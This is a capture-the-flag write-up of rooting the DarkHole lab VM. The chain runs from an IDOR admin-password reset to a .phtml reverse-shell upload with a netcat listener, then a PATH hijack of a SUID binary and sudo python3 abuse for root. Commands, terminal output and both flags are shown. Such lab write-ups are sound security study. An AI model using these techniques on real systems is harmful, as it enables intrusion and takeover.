Darkhole CTF Writeup

Let's start by discovering the target machine on the network using **`netdiscover`**:

netdiscover -r 192.168.233.0/24

From the output, we find our target at:

Currently scanning: 172.16.147.0/16 | Screen View: Unique Hosts

16 Captured ARP Req/Rep packets, from 4 hosts. Total size: 960

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.233.1	00:50:56:c0:00:08	2	120	VMware, Inc.
192.168.233.2	00:50:56:e9:bf:c3	5	300	VMware, Inc.
192.168.233.138	**00:0c:29:ed:f6:bf**	**4**	**240**	**VMware, Inc.**
192.168.233.254	00:50:56:e9:58:5f	5	300	VMware, Inc.

Target IP: `192.168.233.138`

Next, we run a basic service detection Nmap scan to enumerate open ports and services:


```
┌──(root㉿Panda)-[~]
└─# nmap -sC -sV -sS 192.168.233.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 03:01 EDT
Nmap scan report for 192.168.233.138
Host is up (0.0022s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e4:50:d9:50:5d:91:30:50:e9:b5:7d:ca:b0:51:db:74 (RSA)
```

| 256 73:0c:76:86:60:63:06:00:21:c2:36:20:3b:99:c1:f7 (ECDSA)
|_ 256 54:53:4c:3f:4f:3a:26:f6:02:aa:9a:24:ea:1b:92:8c (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-title: DarkHole
MAC Address: 00:0C:29:ED:F6:BF (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

We can see that we have **2 open ports** on this machine:


- **Port 22** — SSH (OpenSSH 8.2p1) → let's leave this for later
- **Port 80** — Apache web server hosting a website

We access the site at `http://192.168.233.138`




It's a basic "**DarkHole**" themed page.

Browsing around, we find a login page at /login.php




There is also a **register page** at /register.php




We register an account:

Username: panda
Password: panda
After logging in, we land on a user dashboard.
From the URL and response, we observe:
id = 2



We then attempt to update the password and capture the HTTP request using **BurpSuite**.
By modifying the `id=2` parameter to `id=1` (assuming admin), we try to **tamper with the parameters**.




We successfully update the **admin password** to our own!

Now we log in using:

Username: admin
Password: panda

We are taken to the **admin dashboard**, which includes a **file upload** functionality.




We generate a reverse shell using the classic **php-reverse-shell** from PentestMonkey:


https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

We update the file with our IP and port, then try uploading it with the `.php` extension.

❌ That gets blocked.



We try `.phtml`, which is accepted!



We set up a **Netcat listene**r on our attacking machine:
nc -lvnp 8888

Navigating to /upload/shell.phtml triggers the reverse shell.

✅ Shell obtained as `www-data`

```
┌──(root㉿Panda)-[~]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.233.141] from (UNKNOWN) [192.168.233.138] 53808
Linux darkhole 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64
x86_64 GNU/Linux
 08:12:14 up  1:47,  0 users,  load average: 1.47, 1.31, 1.28
USER   TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

To stabilize the shell: **python3 -c 'import pty; pty.spawn("/bin/bash")'**

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@darkhole:/$
```

We check the `/home` directory:

```
cd /home
ls
```

```
www-data@darkhole:/$ cd /home/
cd /home/
www-data@darkhole:/home$ ls
ls
darkhole  john
```

Users:

- darkhole
- john

In /home/john/, we find:

```
file.py
password
toto
user.txt
```

```
www-data@darkhole:/home/john$ ls -l
ls -l
total 32
-rwxrwx--- 1 john john  31 Jun 13 16:29 file.py
-rwxrwx--- 1 john john  8 Jul 17  2021 password
-rwsr-xr-x 1 root root 16784 Jul 17  2021 toto
-rw-rw---- 1 john john   24 Jul 17  2021 user.txt
```

Trying to read `user.txt` gives **permission denied**.

We find a **SUID binary**: `toto`

To abuse it:

```
www-data@darkhole:/tmp$  echo '/bin/bash' > id
www-data@darkhole:/tmp$ chmod +x id
www-data@darkhole:/tmp$ cd /home/john
www-data@darkhole:/home/john$ export PATH=/tmp:$PATH
www-data@darkhole:/home/john$ ./toto
john@darkhole:/home/john$
```

Boom — shell as **john**!

```
john@darkhole:/home/john$ ls
ls
file.py  password  toto  user.txt
```

Now we can read the first flag:

```
john@darkhole:/home/john$ cat user.txt
```

```
www-data@darkhole:/home/john$ ./toto
./toto
uid=1001(john) gid=33(www-data) groups=33(www-data)
www-data@darkhole:/home/john$ cd /tmp
cd /tmp
www-data@darkhole:/tmp$ echo '/bin/bash' > id
echo '/bin/bash' > id
www-data@darkhole:/tmp$ chmod +x id
chmod +x id
www-data@darkhole:/tmp$ cd /home/john
cd /home/john
www-data@darkhole:/home/john$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
www-data@darkhole:/home/john$ ./toto
./toto
john@darkhole:/home/john$ ls
ls
file.py  password  toto  user.txt
john@darkhole:/home/john$ cat user.txt
cat user.txt
DarkHole{You_Can_DO_It}
john@darkhole:/home/john$
```

We check for useful file — `password`

john@darkhole:/home/john$ cat password
root123

Found password: `root123`

We test it with:

Authentication fails.

Trying `sudo -l`:

john@darkhole:/home/john$ sudo -l
sudo -l
[sudo] password for john: root123

Matching Defaults entries for john on darkhole:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on darkhole:
    (root) /usr/bin/python3 /home/john/file.py

Perfect. We edit `file.py`:

john@darkhole:/home/john$ echo 'import os;os.system("/bin/sh")' > file.py

Then execute:


john@darkhole:/home/john$ sudo /usr/bin/python3 /home/john/file.py

Root shell obtained!

id
uid=0(root) gid=0(root) groups=0(root)

Now looking for final root flag

cd root
ls
root.txt snap
cat root.txt
DarkHole{You_Are_Legend}



✅ `DarkHole{You_Are_Legend}`